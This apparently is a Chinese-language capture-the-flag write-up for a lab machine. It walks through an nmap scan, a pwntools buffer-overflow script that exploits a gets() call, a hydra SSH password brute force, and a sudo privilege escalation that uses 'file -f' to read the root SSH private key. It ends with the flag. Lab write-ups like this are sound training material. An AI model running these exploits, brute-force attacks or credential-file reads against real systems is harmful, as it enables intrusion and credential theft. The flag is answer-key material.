
首先扫描端口

```
nmap -sV -T4 -p- 192.168.43.100
```



发现开了一个6538的端口

下载overflow文件并用idapro打开

用f5查看伪代码并进入start里面

```
int __cdecl start()
{
  char a[12]; // [rsp+Fh] [rbp-11h] BYREF
  char c[2]; // [rsp+1Bh] [rbp-5h]
  char b[3]; // [rsp+1Dh] [rbp-3h]

  gets(a);  //当输入长度超过a的大小时会溢出覆盖c和b的内存
  if ( b[1] == 115 && c[1] == 112 )
    port();
  return 0;
}
```

这里我们利用栈溢出漏洞来写一个pwn脚本

```
from pwn import *

proc = remote('192.168.43.100', 9999)
# 构造 payload:
# a[12] + 填充到c[1]的位置 + 'p' + 填充到b[1]的位置 + 's'
offset_to_c1 = 12 + 1  # a[12]后第1个字节是c[1]
offset_to_b1 = 12 + 2 + 1  # a[12] + c[2]后第1个字节是b[1]

payload = b'A' * 12  # 填满a[12]
payload += b'X' * 1  # 填充到c[1]的位置
payload += b'p'      # 设置c[1] = 'p' (ASCII 112)
payload += b'Y' * 1  # 填充到b[1]的位置
payload += b's'      # 设置b[1] = 's' (ASCII 115)

# 发送payload
proc.sendline(payload)

# 交互（查看程序输出或进一步操作）
```

```
proc.interactive()
```

运行完后告诉我们开了一个新的窗口

```
[x] Opening connection to 192.168.43.100 on port 9999
[x] Opening connection to 192.168.43.100 on port 9999: Trying 192.168.43.100
[+] Opening connection to 192.168.43.100 on port 9999: Done
[*] Switching to interactive mode
某处的端口已开放
```

所以我们再用nmap来进行扫一遍

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV -T4 -p- 192.168.43.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-03 07:00 EST
Nmap scan report for ezpwn (192.168.43.100)
Host is up (0.028s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.62 ((Debian))
6538/tcp  open  http    SimpleHTTPServer 0.6 (Python 3.9.2)
9999/tcp  open  abyss?
11450/tcp open  http    SimpleHTTPServer 0.6 (Python 3.9.2)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 106.74 seconds

┌──(kali㉿kali)-[~/Desktop]
```

发现新开了一个11450端口

将两个文件下载后　再次用idapro打开ret2text

由hint提示可知密码就是偏移量

因为home下面的肯定是用户名即a

用python生成一个密码本（先尝试0x0~0x1000爆破）


```
hydra -l a -P /home/kali/Desktop/a.txt 192.168
.1.167 ssh
```

爆破得知密码为0x12

```
[DATA] attacking ssh://192.168.1.167:22/
[22][ssh] host: 192.168.1.167   login: a   password: 0x12
1 of 1 target successfully completed, 1 valid pass
```


接着用ssh连接

拿到user



下一步就是提权拿到root

用 sudo -l 列出允许用户可以使用的命令



发现里面有一个file文件https://gtfobins.github.io/在这个网站下可以搜索file的具体用法

我们用sudo file -f /root/.ssh/id_rsa下查看它的私钥

接着用xterminal进行ssh连接

就可以找到在root文件下有个rt.txt文件 root的flag就藏在着

flag{4z_pW'_r;o1t}